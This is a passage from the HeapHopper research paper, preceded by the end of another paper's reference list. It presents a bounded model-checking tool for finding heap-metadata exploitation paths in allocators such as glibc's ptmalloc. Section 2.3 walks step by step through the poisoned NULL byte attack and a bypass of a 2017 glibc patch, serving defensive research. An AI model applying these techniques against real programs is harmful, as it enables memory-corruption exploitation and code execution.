[56] C. Song, H. Moon, M. Alam, I. Yun, B. Lee, T. Kim, W. Lee, and Y. Paek. Hdfi: hardware-assisted data-flow isolation. In *Security and Privacy (SP), 2016 IEEE Symposium on*, pages 1–17. IEEE, 2016.

[57] L. Szekeres, M. Payer, T. Wei, and D. Song. SoK: Eternal war in memory. In *34th IEEE Symposium on Security and Privacy*, S&P, 2013.

[58] A. Tang, S. Sethumadhavan, and S. Stolfo. Heisenbyte: Thwarting memory disclosure attacks using destructive code reads. In *ACM SIGSAC Conference on Computer and Communications Security*, CCS, 2015.

[59] C. Tice, T. Roeder, P. Collingbourne, S. Checkoway, Ú. Erlingsson, L. Lozano, and G. Pike. Enforcing forward-edge control-flow integrity in GCC & LLVM. In *23rd USENIX Security Symposium*, USENIX Sec, 2014.

[60] C. Villavieja, V. Karakostas, L. Vilanova, Y. Etsion, A. Ramirez, A. Mendelson, N. Navarro, A. Cristal, and O. S. Unsal. Didi: Mitigating the performance impact of tlb shootdowns using a shared tlb directory. In *Parallel Architectures and Compilation Techniques (PACT), 2011 International Conference on*, pages 340–349. IEEE, 2011.

[61] R. Wahbe, S. Lucco, T. E. Anderson, and S. L. Graham. Efficient software-based fault isolation. In *ACM SIGOPS Operating Systems Review*, volume 27, pages 203–216. ACM, 1994.

[62] R. N. Watson, J. Woodruff, P. G. Neumann, S. W. Moore, J. Anderson, D. Chisnall, N. Dave, B. Davis, K. Gudka, B. Laurie, et al. Cheri: A hybrid capability-system architecture for scalable software compartmentalization. In *Security and Privacy (SP), 2015 IEEE Symposium on*, pages 20–37. IEEE, 2015.

[63] J. Werner, G. Baltas, R. Dallara, N. Otterness, K. Z. Snow, F. Monrose, and M. Polychronakis. No-execute-after-read: Preventing code disclosure in commodity software. In *11th ACM Symposium on Information, Computer and Communications Security*, ASIACCS, 2016.

[64] Wind River. Simics full system simulator. `https://www.windriver.com/products/simics/`, 2018.

[65] B. Yee, D. Sehr, G. Dardyk, J. B. Chen, R. Muth, T. Ormandy, S. Okasaka, N. Narula, and N. Fullagar. Native client: A sandbox for portable, untrusted x86 native code. In *Security and Privacy, 2009 30th IEEE Symposium on*, pages 79–93. IEEE, 2009.

[66] C. Zhang, W. Zou, T. Wang, Y. Chen, and T. Wei. Using type analysis in compiler to mitigate integer-overflow-to-buffer- overflow threat. *Journal of Computer Security*, 19:1083–1107, 01 2011.

[67] M. Zhang and R. Sekar. Control flow integrity for COTS binaries. In *22nd USENIX Security Symposium*, USENIX Sec, 2013.

# HEAPHOPPER: Bringing Bounded Model Checking to Heap Implementation Security

Moritz Eckert[1], Antonio Bianchi[1,2], Ruoyu Wang[1,3], Yan Shoshitaishvili[3], Christopher Kruegel[1], and Giovanni Vigna[1]

[1]University of California, Santa Barbara
[2]The University of Iowa
[3]Arizona State University
{*m.eckert,chris,giovanni*}*@cs.ucsb.edu*, *antonio-bianchi@uiowa.edu*,{*fishw,yans*}*@asu.edu*

## Abstract

Heap metadata attacks have become one of the primary ways in which attackers exploit memory corruption vulnerabilities. While heap implementation developers have introduced mitigations to prevent and detect corruption, it is still possible for attackers to work around them. In part, this is because these mitigations are created and evaluated without a principled foundation, resulting, in many cases, in complex, inefficient, and ineffective attempts at heap metadata defenses.

In this paper, we present HEAPHOPPER, an automated approach, based on model checking and symbolic execution, to analyze the exploitability of heap implementations in the presence of memory corruption. Using HEAPHOPPER, we were able to perform a systematic analysis of different, widely used heap implementations, finding surprising weaknesses in them. Our results show, for instance, how a newly introduced caching mechanism in `ptmalloc` (the heap allocator implementation used by most of the Linux distributions) significantly weakens its security. Moreover, HEAPHOPPER guided us in implementing and evaluating improvements to the security of `ptmalloc`, replacing an ineffective recent attempt at the mitigation of a specific form of heap metadata corruption with an effective defense.

## 1 Introduction

The art of software exploitation is practiced on a constantly evolving battlefield. The hackers of a decade past employed simple tactics — stack-based buffer overflows were leveraged to jump to shellcode on the stack, the constructors, destructors, and Global Offset Tables of binaries were fruitful targets to achieve execution control, and an incorrect bounds-check most of the times guaranteed successful execution. But, as security became ever-more important in our interconnected world, the state of the art moved on. Security researchers developed mitigation after mitigation, aimed at lessening the impact of software vulnerabilities. The stack was made non-executable, leading to hackers developing the concept of *return oriented programming* (ROP) [43] and the resulting war between ROP attacks and defenses [36, 37]. Stack canaries were pressed into service [12], and then they have been situationally bypassed [7]. Techniques were introduced to reduce the potential targets of vulnerable writes [30], and then they have been partially bypassed as well [14]. Countless measures to protect function pointers have been developed and circumvented [11, 38]. The cat-and-mouse game of binary warfare has gone on for a long time: The locations change, but the battle rages on [50].

Faced with an array of effective mitigation techniques protecting against many classical vulnerabilities, hackers have found a new, mostly unmitigated weapon: heap metadata corruption. The application heap, which is responsible for dynamic memory allocation of C and C++ programs (including the runtimes of other higher-level languages), is extremely complex, due to the necessity to balance runtime performance, memory performance, security, and usability. For performance reasons, many modern heap implementations (including the most popular ones [1]) place dynamically allocated application data in the same memory regions where they store control information for heap operations. This metadata is unprotected, and security vulnerabilities relating to the handling of application data stored in the heap may lead to its corruption. In turn, the corruption of heap metadata may cause heap handling functions to fail in an attacker-controllable way, leading to increased attacker capabilities, and, potentially, a complete application compromise.

This weakness has not gone ignored: Heap implementation developers have introduced hardening mechanisms to detect the presence of heap metadata corruption, and abort the program if corruption is present. Unfortunately, any such measure must consider the security measure's impact on performance, and this trade-off has led to a number of security "half-measures" that have done little to reduce the ample heap exploitation techniques available to hackers today [44].

This problem is exemplified in two recent incidents. In 2017, a patch was proposed to and accepted by the GNU standard C library (`glibc`) heap implementation. This patch

ostensibly fixed a heap exploitation technique stemming from the partial overwrite of the recorded size of an allocation. Despite uncertainty over the efficacy of the patch (due, in part, to a lack of tools to reason about its actual security effects), the patch was merged. However, it was almost immediately discovered that the check could be trivially bypassed using a slight modification of the attack [45].

Even more recently, the `ptmalloc` allocator (used by `glibc`) introduced a speed optimization feature called `tcache`, with the intention of radically speeding up frequent allocations. Again, no tool was available to analyze the security impact of this change, and this change was merged with little debate. However, as we determined during the execution of this project, and as hackers have since figured as well, `tcache` resulted in a significant reduction in the resilience of the `ptmalloc` heap implementation to metadata corruption.

These incidents showcase the urgent need for a principled approach to verifying the behavior of heap implementations in the presence of software vulnerabilities. While several security analyses of heap operations have been carried out in the past [32, 34, 35, 39, 54], none has taken the form of a principled analysis of heap security directly applicable to arbitrary heap implementations.

In this paper, we present HEAPHOPPER, the first approach to bring bounded model checking to the exploitability analysis of dynamic memory allocator implementations in the presence of memory corruption. Assuming an attacker can carry out some subset of potential heap misuses, and assuming that the heap implementation should *not* malfunction in a way that could be leveraged by the attacker to amplify their control over the process, HEAPHOPPER uses customized dynamic symbolic execution techniques to identify violations of the model within a configurable bound. If such a violation is found, our tool outputs proof-of-concept (PoC) code that can be used to both study the security violation of the heap implementation and test the effectiveness of potential mitigations.

We applied HEAPHOPPER to five different versions of three different heap implementations, systematically identifying heap attacks: Chains of heap operations that can be triggered by an attacker to achieve more capability for memory corruption (such as arbitrarily targeted writes) in the program. These *systematized* attacks against allocators allow us to track the improvement of security (or, more precisely, the increased difficulty of exploitation) as the implementations evolve, and observe situations where there was a marked *lack* of improvement. For example, HEAPHOPPER was able to automatically identify both the bypass to the aforementioned 2017 `glibc` patch and the reduction of allocator security resulting from the `tcache` implementation. Furthermore, with the help of the PoC generated by HEAPHOPPER against the 2017 `glibc` patch, we were able to develop a *proper* patch that our system (and our manual analysis) has not been able to bypass, which is currently being discussed by the `glibc` project.

In summary, this paper makes the following contributions:

- We develop a novel approach to performing bounded model checking of heap implementations to evaluate their security in the presence of metadata corruption.
- We demonstrate our tool's capabilities by analyzing different versions of different heap implementations, showcasing both security improvements and security issues.
- We utilized the tool to analyze high-profile patches and changes in the `glibc` allocator, resulting in improved patches that are awaiting final sign-off and merge into `glibc`.

Following our belief in open research, we provide the HEAPHOPPER prototype as open source [16].

## 2 The Application Heap

The term *heap* refers to the manually managed dynamic memory in the C/C++ programming language. The standard C library provides an API for a group of functions handling the allocation and deallocation of memory chunks, namely `malloc` and `free`. As different implementations of the standard C library emerged, different heap implementations have been proposed and developed. Most of them were developed with the sole purpose of providing dynamic memory management with the best performance in terms of both minimal execution time and memory overhead.

Memory-corruption issues (such as buffer overflows), have been shown to be exploitable by attackers to achieve, for instance, arbitrary code execution in vulnerable software. For this reason, protection techniques have been implemented both for the memory on a program's stack and the memory in the heap. The goal of these protection techniques is to mitigate the impact of memory invalid modifications by detecting corruption before they can be exploited.

In the context of the stack, protection techniques such as StackGuard [13] provide low-overhead protection against memory corruption and have become standard hardening mechanisms. Conversely, for the heap, every implementation uses *ad hoc* and widely different protection mechanisms, which oftentimes have been shown to be bypassable by motivated attackers [44].

### 2.1 Heap Implementations

Many different heap implementations exist, which all share the property of needing metadata information to keep track of allocated and free regions. The most common solution is to use *in-line metadata*. In this case, allocated regions (returned by `malloc`) are placed in memory alongside with

the metadata. Examples of such allocators are: `ptmalloc` [22], used by `glibc` (the implementation of `libc` commonly used in Linux distributions), `dlmalloc` [31] (originally used in `glibc`, now superseded by `ptmalloc`), and the heap implementation used in `musl` [2] (a `libc` implementation typically used in embedded systems). Other implementations, however, keep all the metadata in a separate memory region. Examples of these allocators are `jemalloc` [21] (used by the Firefox browser), and the heap implementation used in OpenBSD [33].

The in-line metadata design increases the attack surface since overflows can easily modify metadata and interfere with how the heap is managed. However, these implementations are typically faster [47, 48].

## 2.2 Exploiting Heap Metadata Corruption

In the presence of a memory-corruption vulnerability, the heap can be manipulated in different ways by an attacker. Typically, an attacker can easily control allocations and deallocations. For instance, suppose that a program allows for the storage and deletion of attacker-controlled data, read from standard input. This allows an attacker to execute, *at will*, instructions such as the following (allocating some memory, filling it with attacker-controlled data, and then freeing it):

```
c = malloc(data_size);
read(stdin, c, data_size);
...
free(c);
```

Additionally, an attacker may be able to exploit any vulnerabilities in the code, such as double free, use-after-free, buffer overflows, or off-by-one errors. By triggering controlled allocations, frees, and memory bugs, the attacker will try to achieve *exploitation primitives*, such as arbitrary memory writes or overlapping allocations. While an arbitrary memory write can directly be used to overwrite function pointers and does not require further explanation, an overlapping allocation means to have two allocated chunks that have an overlapping memory region. This allows an attacker to modify or leak the data and metadata of another chunk, which entails pointers and heap metadata. Therefore, this primitive is often used for further corruption of the heap's state in order to reach or support stronger primitives. Eventually, these exploitation primitives can be used to achieve arbitrary code execution (by, for instance, modifying a code pointer and starting the execution of a ROP chain), or to disclose sensitive data. We will provide details about the exploitation primitives we consider in Section 5.2.

## 2.3 Motivating Example: 1-byte NULL Overflow

To exemplify how modern `libc` libraries contain checks to detect and mitigate memory corruptions and how these





Figure 1: Graphic representation of how to exploit a 1-byte NULL overflow in the current version of `glibc` (using `ptmalloc`). On the bottom, the check added by Chris Evans' patch is shown. This check can be easily bypassed by writing, during Step 1, the value `B.size & (~0xff)` in the right location within the chunk *B* (in the example, where the field in blue is).

checks can be bypassed, we present how an attacker can exploit a seemingly minor off-by-one error to achieve arbitrary code execution. This example is traditionally called the *poisoned NULL byte* [20] and targets `ptmalloc`. This attack requires, in the victim process, only an overflow of a single byte whose value is NULL (`0x00`), together with control over the size and the content of some heap allocations (which, as explained in Section 2.2, might occur in the application by design). Single NULL-byte-overflow bugs frequently occur due to off-by-one conditions when manipulating NULL-terminated strings.

The attack can be carried out as follow (refer to Figure 1)[1]:

1. Allocate 3 contiguous regions (*A*, *B*, *C*).
2. `free` *B*.
3. Trigger the 1-byte NULL overflow in *A*.

This overflow will result in setting to `0` the least significant byte of the field `size` of the (now `freed`) chunk *B*. As a

[1] For simplicity, details about the specific constraints that the allocation sizes have to satisfy are omitted. Interested readers can refer to Goichon's white paper [23].

consequence, if the original size of *B* was not a multiple of `0x100`, the `size` field of *B* will end up being smaller than it should be.

4. Allocate a smaller chunk *B*1.

Allocating *B*1, which is placed between *A* and *C*, should trigger the update of the field `prev_size`[2] of *C*. However, the allocator computes the location of *C*`.prev_size` by doing *B*+*B*`.size`. Given the fact that *B*`.size` has been lowered (because of the overflow), the allocator will fail in updating the value of *C*`.prev_size`. The update will instead happen in a memory area located before *C*`.prev_size`.

5. Allocate a small chunk *B*2.

*B*2 will be allocated where *B* was and after *B*1.

6. `Free` the chunks *B*1 and *C*.

When *C* is `free`d, the allocator uses the value of *C*`.prev_size` to determine the location of the chunk before *C*. Since *C*`.prev_size` has not been updated correctly, the allocator will mistakenly think that the only chunk present before *C* is *B*1. Given the fact that *B*1 has been `free`d and that *C* is being `free`d, the allocator will *consolidate* *B*1 and *C* (i.e., it will merge the two free chunks to create a single, bigger free chunk). After this step, the allocator will think that a single free chunk exists after *A*.

7. Allocate a large chunk *D*.

*D* will end up being allocated in such a way as to overlap *B*2. This happens because the allocator lost track of the existence of the chunk *B*2, as explained in the previous steps.

8. Write inside *D* to change the content of *B*2

At this point *D* and *B*2 overlap, and, therefore, the attacker has reached the *Overlapping Allocation* exploitation primitive. We will provide more details about this exploitation primitive, and how it can be used, in Section 5.2.

In 2017, a patch was proposed and accepted [18] for `glibc` (we will refer to this patch as *Chris Evans' patch*, after its author), introducing a comparison between the size and the previous size of two adjacent chunks, when they are consolidated together. In particular, the patch checks if, during a consolidating operation, the following condition is true: `next_chunk(X).prev_size == X.size`, where `X` is an arbitrary `free`d chunk and `next_chunk` is a function returning the *next* chunk of a given chunk by computing `next_chunk = X + X.size`.

Interestingly, similar to other security checks present in `glibc`, Chris Evans' patch was added with some degree of uncertainty about its effectiveness, stated by the author himself in his blog post: "Did we finally nail off-by-one NULL byte overwrites in the glibc heap? Only time will tell!" [19]. This check is effective in detecting the exploitation of a 1-byte NULL overflow with the technique explained above (the memory corruption will be detected during Step 4). However, it was subsequently discovered that the check could be easily bypassed using a slight modification of the attack [44]. In particular, an attacker can, during Step 1, set the content of *B*, so that a "fake" value of `next_chunk(B).prev_size` is present at the end of the chunk *B*, as shown on the bottom of Figure 1. Given the premise that an attacker can utilize the 1-byte NULL overflow to perform this technique, the same primitive could be used to set the memory contents at the end of a chunk, hence, this constraint does not pose a new restriction to the attack. This value will remain untouched by the subsequent steps in the exploit, and will pass the check during consolidation (Step 4).

This chain of events shows three important points:

1. Even seemingly minor memory corruption bugs can be exploited to achieve arbitrary code execution.
2. Exploiting memory corruption in the heap is complex and intertwined with the internals of the specific `libc` implementation.
3. Modern `libc` implementations contain checks to detect and mitigate memory corruption bugs. However, their effectiveness is, in general, limited and, most importantly, *not systematically tested*.

Our work aims exactly at targeting this third point, by creating HEAPHOPPER, a tool to perform *bounded model checking* of `libc` implementations to detect *if* and *how* memory corruption bugs can be exploited.

As an example, in Section 7.7, we will show how our tool was able to automatically understand that the aforementioned `glibc` patch was bypassable. On the contrary, a better patch, which we have since submitted to `glibc` project, cannot be bypassed [15].

## 3 HEAPHOPPER: Design Overview

HEAPHOPPER's goal is to evaluate the exploitability of an allocator in the presence of memory corruption vulnerabilities in the application using the allocator. Specifically, it detects if and how different heap-metadata corruption flaws can be exploited in a given heap implementation to grant an attacker exploitation primitives. HEAPHOPPER works by analyzing the compiled library implementing the heap allocation and deallocation functions (i.e., `malloc` and `free`).

Our choice of focusing on compiled binary code instead of source code was motivated by three main reasons. First of all, using binary code allows us to analyze heap implementations for which the source code is not available. Secondly, the analysis of the source code may not be sufficient to realistically model the way in which memory is handled, since different compilers and compilation options may result in different memory layouts, influencing the exact way in which a bug corrupts memory. Additionally, for the problem we want to solve, the loss of semantic information induced by code

[2] In `ptmalloc`, given a chunk *X* proceeded by a free chunk, the field *X*`.prev_size` is conventionally located in the memory word *before* the start of *X*.





Figure 2: HEAPHOPPER overview

compilation is not significant, since the only semantic information that our analysis needs is the location of the `malloc` and `free` functions.

The input of HEAPHOPPER is a compiled binary library (in the format of a shared object file) implementing a heap and a configuration file specifying:

**List of transactions:** A list of operations that an attacker is allowed to perform, such as `malloc`, `free`, buffer overflows, use-after-free, etc. For some of the transactions, further details can be specified, as we will explain in Section 4.1.

**Bound:** The maximum number of transactions that an attacker can perform.

**List of security properties:** A list of invalid states in which the attacker has reached the ability to perform specific exploitation primitives.

HEAPHOPPER works by automatically finding sequences of *transactions* that make the *model* of the analyzed heap implementation reach *states* where specific *security properties* are violated.

As output, HEAPHOPPER produces proof-of-concept (PoC) source code C files, exemplifying how different operations can be used to achieve different exploitation primitives.

Figure 2 provides an overview of HEAPHOPPER. Internally, HEAPHOPPER first generates lists of transactions by enumerating permutations of the transactions provided in the configuration file (see Section 4.2 for details). For each of these lists of transactions, a corresponding C file is generated and compiled.

Then, each compiled C file is symbolically executed up to the point when a state providing to the attacker an exploitation primitive is reached (see Section 5.2 for details). To detect such a state, HEAPHOPPER checks, for any reached state, if any provided security property is violated. Using symbolic execution HEAPHOPPER can, at the same time, verify such properties and determine the content that attacker-controllable data (e.g., the content of legitimately `malloc`ed buffers or the value of overflowing data) should have to achieve a detected security property violation.

The use of symbolic execution obviously requires HEAPHOPPER to have access to the compiled binary code of the analyzed library. However, HEAPHOPPER does not require access to the library source code nor to any knowledge about its data structures or internal functions. The only pieces of information needed by HEAPHOPPER to analyze a `libc` implementation are its compiled code and the location of the functions `malloc` and `free`.

Two problems typically affect symbolic execution: path explosion and constraint complexity. We minimize path explosion by splitting our symbolic exploration into separate exploitation attempts. Each exploitation attempt only explores a single list of transactions. As a consequence, the only branches encountered by our execution are those within the heap implementation.

At the same time, we lower the complexity of the generated constraints by minimizing the amount of symbolic data and using specific *symbolic memory handlers* when an access to symbolic memory is encountered (see Section 5.3 and Section 5.4).

As a last step, symbolic execution traces, alongside with their associated constraints, are used to generate PoC source code, exemplifying how to achieve the desired exploitation primitive.

## 4 Generating Heap Interaction Models

The first step toward bounded model checking is to create a model. In case of HEAPHOPPER, the base of our model is the heap, which is represented as a state. We add a set of

interactions that transition the heap into a new state. These interactions represent an application's usage or misusage of the heap. To make our analysis feasible, we need to limit the number of interactions that we consider, thereby bounding the state space of the heap as well. In order to check our model, we then combine single interactions into sequences up to the specific bound, creating a sequence of transitions that allows us to verify the reachable states.

## 4.1 Heap Transactions

Initially, HEAPHOPPER needs a set of operations that modify the heap. These include both direct and indirect interactions. Direct interactions refer to allocator functionality, specifically `malloc` and `free`. Indirect interactions are modifications of the allocated memory, such as buffer overflows, presumably caused by flaws in the program *using* the allocator.

We define a transaction as an operation that modifies the heap's state directly or indirectly. Each transaction is represented as a code stub modeling the desired behavior. The combination of these code stubs then creates valid source code that represents a specific sequence of transactions on the state of the heap. In the following, we describe each of our transactions in detail, with a short explanation of why they are relevant in our interaction model.

**malloc (*M*).** The `malloc` transaction is used to allocate memory. It gets the size of the requested memory as a parameter, and returns a memory block of the requested size. HEAPHOPPER models the size by passing a symbolic value to the heap. However, a completely unconstrained value would result in an unacceptable overhead both in terms of number of paths (since different sizes exercise different code paths in the allocators) and constraint complexity. Instead, we bound the size to a concrete range of values that must be specified in advance. For this reason, the symbolic execution unit will use *symbolic-but-constrained* values for the `size` parameter of `malloc`.

To choose the range of that constrain values, we rely on the fact that most of the allocator implementations execute different code paths for certain ranges of sizes, typically called *bins* [35]. In particular, we implemented a separate tool that uses the execution traces of `libc` executions to determine size ranges that lead to different execution paths. The boundary values of the identified ranges can afterward be plugged into the configuration file, to specify how to constrain the value of `malloc`'s `size` parameter.

**free (*F*).** `free` is the API call to deallocate memory. This transaction represents a legitimate `free` invocation, and its argument will be any of the previously `malloc`ed chunks. If multiple `malloc` transactions have been previously performed, we will generate a different sequence for each one as the argument to the `free` transaction.

**overflow (*O*).** Fundamentally, an overflow is an out-of-bounds write into a buffer. In a heap scenario, the buffer is represented by an allocated chunk, and the overflow happens into the memory right after the chunk. In most cases, the memory overwritten is another chunk adjacent in memory. For allocators that make use of inline metadata, this can have severe consequences regarding the integrity of internal data, which often leads directly to exploitation primitives and further memory corruptions.

There are two common paths that lead to a heap overflow. First, the simple case of a missing bounds check, similar to an overflow in any other memory region. Second, a bug in the determination of the allocation size, ending up with a chunk that is smaller than intended. Most often, this is the result of an integer overflow when calculating the allocation size.

In our model, an overflow represents an indirect interaction with the heap. We implement it by inserting symbolic memory right at the end of an allocated chunk returned by `malloc`. Similar to the free transaction, we create a different sequence for each prior allocated chunk being the target to the overflow. Since an overflow could be arbitrarily long, we have to bound its length. Similarly to the allocation sizes, this is handled by making the overflow lengths *symbolic-but-constrained*. Furthermore, HEAPHOPPER supports constraining the actual input values to certain bytes or byte ranges, which allows adjusting the model to specific scenarios. For instance, the poisoned NULL byte we described in Section 2.3 can be simulated restricting the overflow size to 1 and the possible values of the overflowing data to just NULL (`0x00`).

**use-after-free (*UAF*).** In general, a use-after-free transaction means an access to memory that has been `free`d. If a *UAF* happens as a read access, it can be used by an attacker as an information leak. The action becomes even more powerful if the reference to the `free`d chunk is used for a write access, because it lets an attacker manipulate data stored inside the `free`d chunk, and this modified data might be used later by the vulnerable program.

We model a *UAF* transaction by writing symbolic memory into any `free`d chunk. Similar to the previous transactions, this requires the creation of different sequences for each previously `free`d chunk, and a bound on the number of bytes written into memory.

**double-free (*DF*).** A double-free happens when a memory chunk is `free`d twice, without being reallocated in between. Typically, this occurs when a reference to a freed chunk is not removed, but wrongly used again, similar to a use-after-free. However, in a double-free scenario, instead of a read or write access, the `free`d chunk's reference is only passed to `free` again. Nevertheless, in case of a successful double-free, the chunk is stored inside the allocator's internal structures for `free`d chunks twice, which can lead to further corruption of

the heap structure.

The double-free is modeled as a call to free with any formerly `free`d chunk, which entails a different sequence for each of them.

**fake-free (*FF*).** A fake-free happens when an attacker controls the parameter passed to `free`, and decides to make it point to a controlled region, where a *fake* allocated chunk has been placed. Allocators typically check that the pointer passed to `free` points to a valid memory chunk, but it may still be possible to create a fake chunk passing those checks. If not rejected by the allocator, the fake chunk will be added to the allocator's structure for `free`d chunks. This could potentially lead to future allocations returning the maliciously fake chunk.

We model the fake-free action by adding a `free` invocation pointing to a fully symbolic memory region. The size of this region has to be bounded to a specific value in advance. The symbolic execution unit will automatically determine, if possible, the values that this symbolic area must contain in order to pass the allocator's checks.

At this stage we do not know, for instance, the correct allocation sizes or the value of overflowing data that is necessary to reach an exploitation primitive. Therefore, we set these values to (undefined) C *placeholder variables* (`s1` and `s2` in the example in Figure 2). The symbolic execution unit will consider these placeholder variables, and replace them with symbolic data. Their values will then be concretized during the PoC generation.

## 4.2 Heap Interaction Models

HEAPHOPPER combines the individual transactions described before to generate a list of interactions. Each interaction corresponds to a path in our model of the heap. HEAPHOPPER generates this list of interactions by creating all possible permutations of transaction sequences.

This step is highly critical for the overall performance of the system, since every binary created during this step has to be symbolically executed in the next step. Consequently, the main focus here is to minimize the amount of sequences, while simultaneously avoiding missing sequences of transactions that could lead to exploitation primitives.

Therefore, we only consider permutations with at least one misuse of the heap (direct or indirect), as we assume that a completely benign usage of the heap will not lead to any malicious state. Moreover, we dismiss all permutations that only have an indirect interaction as their last transaction, because an indirect interaction cannot modify the internal state of the heap itself, but it requires at least one additional direct interaction. Furthermore, we avoid generating sequences in which two actions (e.g., two overflow actions) place symbolic memory in the same location, without any other action being affected by that memory in between. This is justified by the fact that the second transaction would just overwrite symbolic data with symbolic data, having no effect.

After an initial generation of transaction permutations, we consider the semantics of each action. For instance, in case of a *F* transaction, we only generate a sequence for each possible previous allocation, that can be used as parameter of `free`. Similarly, for each *UAF* and *DF* action, we only generate a sequence for each possible previously `free`d chunk. With these optimizations we were able to reduce the amount of sequences significantly. For example, for the experiment described in Section 7.1, we only generated 5,016 paths, instead of 279,936 (i.e., a reduction of 1.79%) that would be produced without the aforementioned optimizations.

# 5 Model Checking

After creating all the sequences out of the interaction model (represented by source files compiled into binaries), we now want to find out if any of them can reach an exploitation primitive. Executing the binaries directly cannot provide this information, as, at this stage, many of our transactions are based on undefined (symbolic) placeholder variables. Therefore, all the sequences are symbolically executed to determine *if* they can reach an exploitation primitive and *how* (i.e., with which values of their placeholder variables). We use the `angr` framework [46] as HEAPHOPPER's symbolic execution engine and perform the following analysis for every sequence of transactions.

## 5.1 Heap Functions Instrumentation

HEAPHOPPER keeps track of all the direct interactions with the heap, and analyzes their input and return values in order to keep track of `malloc`ed and `free`d chunks. This setup allows us to abstract the allocator implementation so that HEAPHOPPER is totally agnostic of its internal data handling, but operates through observing and analyzing results of the direct interactions. This simplifies the analysis process, and does not require insights into the allocator's design. Concretely, HEAPHOPPER stores all the `malloc`ed and `free`d chunks in two separate dictionaries. The allocated/freed regions and their sizes can be either a concrete value or a symbolic expression.

## 5.2 Identifying Security Violations

HEAPHOPPER checks if a security property has been violated (and, therefore, the attacker has reached an exploitation primitive), after the execution of any `malloc` or `free` transaction. To check if an exploitation primitive has been reached, HEAPHOPPER analyzes both the current *state* of the symbolic execution and the information about allocated and freed chunks coming from the dictionaries previously

described in Section 5.1. We will now describe the exploitation primitives that can be detected by HEAPHOPPER, and how this detection is performed.

**Overlapping Allocation (*OA*).** A common heap exploitation primitive is reached when `malloc` returns memory that has already been allocated and not `freed`. In the simplest case, this condition can be used in a data-leak attack, by reading data from the chunk without initializing it first. Depending on the contained data, it can be useful to go one step further and overwrite the existing content, which might contain pointers or privileged information. Hence, an attacker might be able to perform a privilege escalation, or modify a code pointer (to ultimately even gain arbitrary code execution).

Formally, in order to detect an *OA* when a new memory chunk is allocated at address $A$, HEAPHOPPER uses an SMT solver to check if the following condition is true:
$\exists B : ((A \leq B) \wedge (A + sizeof(A) > B)) \vee ((A \geq B) \wedge (B + sizeof(B) > A))$
where $B$ is the location of any already-allocated memory chunk.

**Non-Heap Allocation (*NHA*).** Another common exploitation primitive occurs when `malloc` returns a chunk that is not inside the heap memory boundaries. The two main reasons that lead to this condition are the freeing of a fake-chunk, placed outside the heap (which is later returned by `malloc`), and the manipulation of structures holding information about unallocated chunks. A *NHA* can be further exploited by, for instance, obtaining a `malloc`ed region on the stack and use it to change a saved return pointer, taking control of the program counter.

To detect this condition, first of all, we detect when the `brk` or `mmap` syscalls (used to ask the kernel to allocate memory) are called by the heap allocator. The values returned by these syscalls are used to determine *where* the heap is legitimately supposed to allocate memory. Afterward, we check if any allocated chunk resides within this area, by using an SMT solver to verify if a chunk returned by `malloc` could be placed outside the heap's legitimate location.

**Arbitrary Write (*AW* and *AWC*).** An arbitrary write describes a memory write for which an attacker can control both the destination address (*where* to write) as well as the content (*what* to write). Using an arbitrary write, an attacker can easily change the value of a function pointer and manipulate code execution. We distinguish the case in which an attacker has full control over *where* to write (*AW*) from the case in which the attacker can write only to memory locations where a specific content is present (*AWC*). This second scenario is common when it is possible to force the allocator to perform a write operation, but, in order to bypass the allocator's checks, the content of the memory where the write happens needs to satisfy certain constraints (e.g., it needs to contain data looking like a legitimate chunk's header).

